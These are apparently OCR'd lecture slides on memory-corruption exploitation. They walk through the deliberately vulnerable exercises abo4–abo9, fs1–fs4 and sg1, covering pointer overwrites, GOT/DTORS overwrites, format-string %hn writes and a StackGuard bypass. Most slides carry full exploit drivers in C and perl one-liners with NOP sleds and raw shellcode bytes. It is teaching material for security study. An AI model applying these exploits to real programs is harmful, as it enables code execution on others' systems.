
Indirect Pointer Overwriting




Indirect Pointer Overwriting



Indirect Pointer Overwriting



Indirect Pointer Overwriting



abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can’t overflow it directly

abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can't overflow it directly
- However there is a data pointer on the stack: pbuf
- Overflow buf to modify the address that pbuf is pointing to, make it point to fn
- Use the second strcpy to copy information to fn
- The second strcpy is not overflowed

abo4.c

- static char shellcode[] = // shellcode from prev slide
- #define FN 0x080496a0
- int main (int argc, char **argv) {
- char buffer[261]; char retaddr[4]; int ret;
- char *execargv[5] = { "./abo4", buffer, retaddr, "/bin/bash" ,NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- memset(buffer, '\x90', 260);
- *(long *)&buffer[256] = FN;
- buffer[260] = 0; *(long *)&retaddr = ret;
- execve(execargv[0],execargv,env);}

abo5.c

- Two ways of solving this one, we'll do both
- int main(int argv,char **argc) {
- char *pbuf=malloc(strlen(argc[2])+1);
- char buf[256];
- strcpy(buf,argc[1]);
- for (;*pbuf++=*(argc[2]++););
- exit(1);}
- Problem?
- Suggestions?

abo5.c

- Two ways of solving this one, we'll do both
  1. Overwrite the GOT entry for exit so it will execute our code when exit is called
  2. Overwrite a DTORS entry, so when the program exits our code will be called as a destructor function

abo5.c

- static char shellcode[] = // shellcode from prev slide
- #define EXIT 0x0804974c
- int main (int argc, char **argv) {
- char buffer[261]; char retaddr[4]; int ret;
- char *execargv[5] = { "./abo5", buffer, retaddr, "/bin/bash" ,NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- memset(buffer, '\x90', 260);
- *(long *)&buffer[256] = EXIT;
- buffer[260] = 0; *(long *)&retaddr = ret;
- execve(execargv[0],execargv,env); }

abo5.c 2nd solution

- static char shellcode[] = // shellcode from prev slide
- #define DTORS 0x08049728
- int main (int argc, char **argv) {
- char buffer[261]; char retaddr[5]; int ret;
- char *execargv[5] = { "./abo5", buffer, retaddr, "/bin/bash" ,NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- memset(buffer, '\x90', 260); *(long *)&buffer[256] = DTORS;
- buffer[260] = 0; *(long *)&retaddr = ret;
- retaddr[4] = 0;
- execve(execargv[0],execargv,env); }

abo6.c

- int main(int argv,char **argc) {
- char *pbuf=malloc(strlen(argc[2])+1);
- char buf[256];
- strcpy(buf,argc[1]);
- strcpy(pbuf,argc[2]);
- while(1);}
- Problem?

abo6.c

- int main(int argv,char **argc) {
- char *pbuf=malloc(strlen(argc[2])+1);
- char buf[256];
- strcpy(buf,argc[1]);
- strcpy(pbuf,argc[2]);
- while(1);}
- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop

abo6.c

- FILE *fd = fopen(“file.txt”, “w”);
- fprintf(fd, “%p”, &buf);
- fclose(fd);

abo6.c

- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop
- Make the first strcpy point pbuf to the second strcpy's return address
- The second strcpy will then overwrite its own return address by copying our input into pbuf
- Very fragile exploit: the exact location of strcpy's return address must be determined

abo6.c

- static char shellcode[] = // shellcode from prev slide
- #define BUF 0xbffffb6c
- int main (int argc, char **argv) {
- char buffer[261]; char retaddr[4]; int ret;
- char *execargv[5] = { "./abo6", buffer, retaddr, "/bin/bash" ,NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- memset(buffer, '\x90', 260);
- *(long *)&buffer[256] = BUF;
- buffer[260] = 0; *(long *)&retaddr = ret;
- execve(execargv[0],execargv,env);}

abo7.c

- char buf[256]={1};

- int main(int argv,char **argc) {
- 	strcpy(buf,argc[1]);
- }

- Suggestions?

abo7.c

- char buf[256]={1};

- int main(int argv,char **argc) {
- strcpy(buf,argc[1]);
- }
- Overflow into dtors section
- Find location of data section: objdump -t abo7 | grep buf
- Find location of dtors section: objdump -x abo7 | grep -i dtors

Overflows in the data/bss segments

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- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses

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abo7.c

```
static char shellcode[] = // shellcode from prev slide
 int main (int argc, char **argv) {
  char buffer[476];
  char *execargv[3] = { "./abo7", buffer, NULL };
  char *env[2] = { shellcode, NULL };
  int ret;
  ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen
(shellcode);
  memset(buffer, '\x90', 476);
  *(long *)&buffer[472] = ret;
  execve(execargv[0],execargv,env);
 }
```

Newer compiler on the system

- dtors: pointers to functions to execute at program finish
- Data segment followed by eh_frame – no issue
- Followed by Dynamic:
  - Used to make decisions about dynamic linking, overwriting causes issues
- Note Exploitable

abo8.c

- char buf[256];

- int main(int argv,char **argc) {
- 	strcpy(buf,argc[1]);
- }

- Suggestions?

abo8.c

- char buf[256];

- int main(int argv,char **argc) {
- strcpy(buf,argc[1]);
- }
- buf not initialized, so in bss segment
- only heap is stored behind bss segment, could perform heap-based buffer overflows, but no malloc chunks
- Not exploitable

Overflows in the data/bss segments

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- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses

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fs1.c

```
int main(int argv,char **argc) {
  short int zero=0;
  int *plen=(int*)malloc(sizeof(int));
  char buf[256];
  strcpy(buf,argc[1]);
 printf("%s%hn\n",buf,plen);
  while(zero);
}
```

Problem?

fs1.c

- Can’t have NULL byte as that will end strcpy
- Must have 0 in zero o the program will go into an endless loop
- Solution?

fs1.c

- %n writes the amount of bytes that have been processed by printf to an integer via a pointer
- We can overwrite the location that plen points to via the strcpy
- %hn writes a short int and zero is a short int
- We must write 0 to zero, but printf will print out at least 260 if we overwrite plen
- Solution?

fs1.c

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- The maximum value in a short int is 32767 and in an unsigned short int that would be 65535.
- 65535 in hex is 0xFFFF
- If we write 0x10000, then zero will only contain 0. This means that we must write 65536 bytes to buf.
- So the exploit must pass in 65536 bytes:
  - At byte 256-260 we write a pointer to zero
  - And at byte 264 we can write our return address
  - The rest is simply filler so that %n writes what we want it to

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fs1.c

```
#define ZERO 0xbffefeba
int main(int argc, char **argv) {
 char buffer[65537]; int ret;
 char *execargv[4] = { "./fs1", buffer, NULL };
 char *env[2] = { shellcode, NULL };
 ret = 0xbfffffff-4-strlen(execargv[0])-1-strlen(shellcode);
 memset(buffer, 0x90, 65536);
 *(long *)&buffer[256]=ZERO;*(long *)&buffer[268]=ret;
 buffer[65536]=0; execve(execargv[0], execargv, env); }
```

fs2.c

```
int main(int argv,char **argc) {
  char buf[256];
  snprintf(buf,sizeof buf,"%s%c%c%hn",argc[1]);
  snprintf(buf,sizeof buf,"%s%c%c%hn",argc[2]);
}
```

- Problem?

fs2.c

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- Two possible solutions:
  - Overwrite entry in DTOR table (in two steps)
  - Use the first ‘snprintf’ to (partially) overwrite the GOT entry of ‘snprintf’
    - Use a NOP sled in the shellcode (0x90)

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fs2.c

- Solution (made easy with a NOP sled)
- • export SHELLCODE=`perl -e 'print "\x90"x10000 . "\x6a\x09\x83\x04\x24\x01\x68\x77\x69\x6e\x21\x68 \x79\x6f\x75\x20\x31\xdb\xb3\x01\x89\xe1\x31\xd2 \xb2\x09\x31\xc0\xb0\x04\xcd\x80\x32\xdb\xb0\x01 \xcd\x80"'`
- Jump to 0xbffffe63 (somewhere in the NOP sled)
- • ./fs2 `perl -e 'print "\x98\x95\x04\x08"."a"x65117'` `perl -e 'print "\x9A\x95\x04\x08"."a"x49145'`
- Note: 0xfe63 == 65117+6, 0xbfff == 49145+6, DTOR_END == 0x08049598

fs3.c

- int main(int argv, char **argc) {
  char buf[256];
  snprintf(buf,sizeof buf,"%s%c%c%hn",argc[1]);
  }

- Problem?

fs3.c

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- Solution: (partially) overwrite GOT entry
  - Only option here is the “__deregsiter_frame_info” function
  - Not very precise landing => NOP sled

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fs3.c

```
#define BUF   49149 + 1       // 0xbfff-2 + 1
#define DEREG   0x0804958c // addr of dereg_frame
int main() {
 char    buf[BUF];
 char    *p = buf;
 *((void **)p) = (void *)(DEREG + 2);   p += 4;
 memset(p, 0x90 /* NOP */, (BUF - 1 - 4 - strlen(sc)));
 p += (BUF-1-4-strlen(sc)); memcpy(p, sc, strlen(sc));
 p += strlen(sc); *p = 0x0;
 execl("./fs3", "fs3", buf, NULL); }
```

fs4.c

```
int main(int argv,char **argc) {
    char buf[256];
    snprintf(buf,sizeof buf,"%s%6$hn",argc[1]);
    printf(buf);
 }
```

- Problem?

fs4.c

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- Solution: very similar to previous exercise
  - Instead of overwriting the address of deregister_frame_info, we can overwrite printf

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fs4.c

- /fs4 AAAABBBB `perl -e 'print "\xc2\x95\x04\x08“
  . "\x90"x49138 . "\x6a\x09\x83\x04\x24\x01\x68\x77
  \x69\x6e\x21\x68\x79\x6f\x75\x20\x31\xdb\xb3\x01
  \x89\xe1\x31\xd2\xb2\x08\x31\xc0\xb0\x04\xcd\x80
  \x32\xdb\xb0\x01\xcd\x80"'`

- Note: 0x080495c2 = (PRINTF@GOT + 2);
- 49138 is specifically chosen such that the %hn will output 0xbfff

sg1.c

- This program assumes protection by StackGuard
- int func(char *msg) {

```
    char buf[80];
    strcpy(buf,msg);
    strcpy(msg,buf);
    exit(1);
}
```

- int main(int argv, char** argc) {

```
    func(argc[1]);
}
```

sg1.c

- Can’t just overwrite return address: protected by StackGuard

- We have 2 strcpys, we can use the first one to overwrite the argument to func
  - Make msg point to DTORS or EXIT
  - Slight problem with making it point to DTORS: it writes 92 bytes, which overwrites the GOT, causing the program to crash when exit is called (unless we place ret at the correct offset)
  - So we overwrite EXIT instead

sg1.c


```
#define EXIT 0x80495e8
int main(int argc, char **argv) {
 char buffer[93]; int ret;
 char *execargv[4] = { "./sg1", buffer, NULL };
 char *env[2] = { shellcode, NULL };
 ret=0xbfffffff-4-strlen(execargv[0])-1-strlen(shellcode);
 memset(buffer, 0x90, 93);
 *(long *)&buffer[88] = EXIT;
 *(long *)&buffer[0] = ret;
 buffer[92]=0; execve(execargv[0], execargv, env); }
```

abo9.c


```
int main(int argv,char **argc) {
        char *pbuf1=(char*)malloc(256);
        char *pbuf2=(char*)malloc(256);
        gets(pbuf1);
        free(pbuf2);
        free(pbuf1);
}
```

- heap-based buffer-overflow
  - Must overwrite memory management information

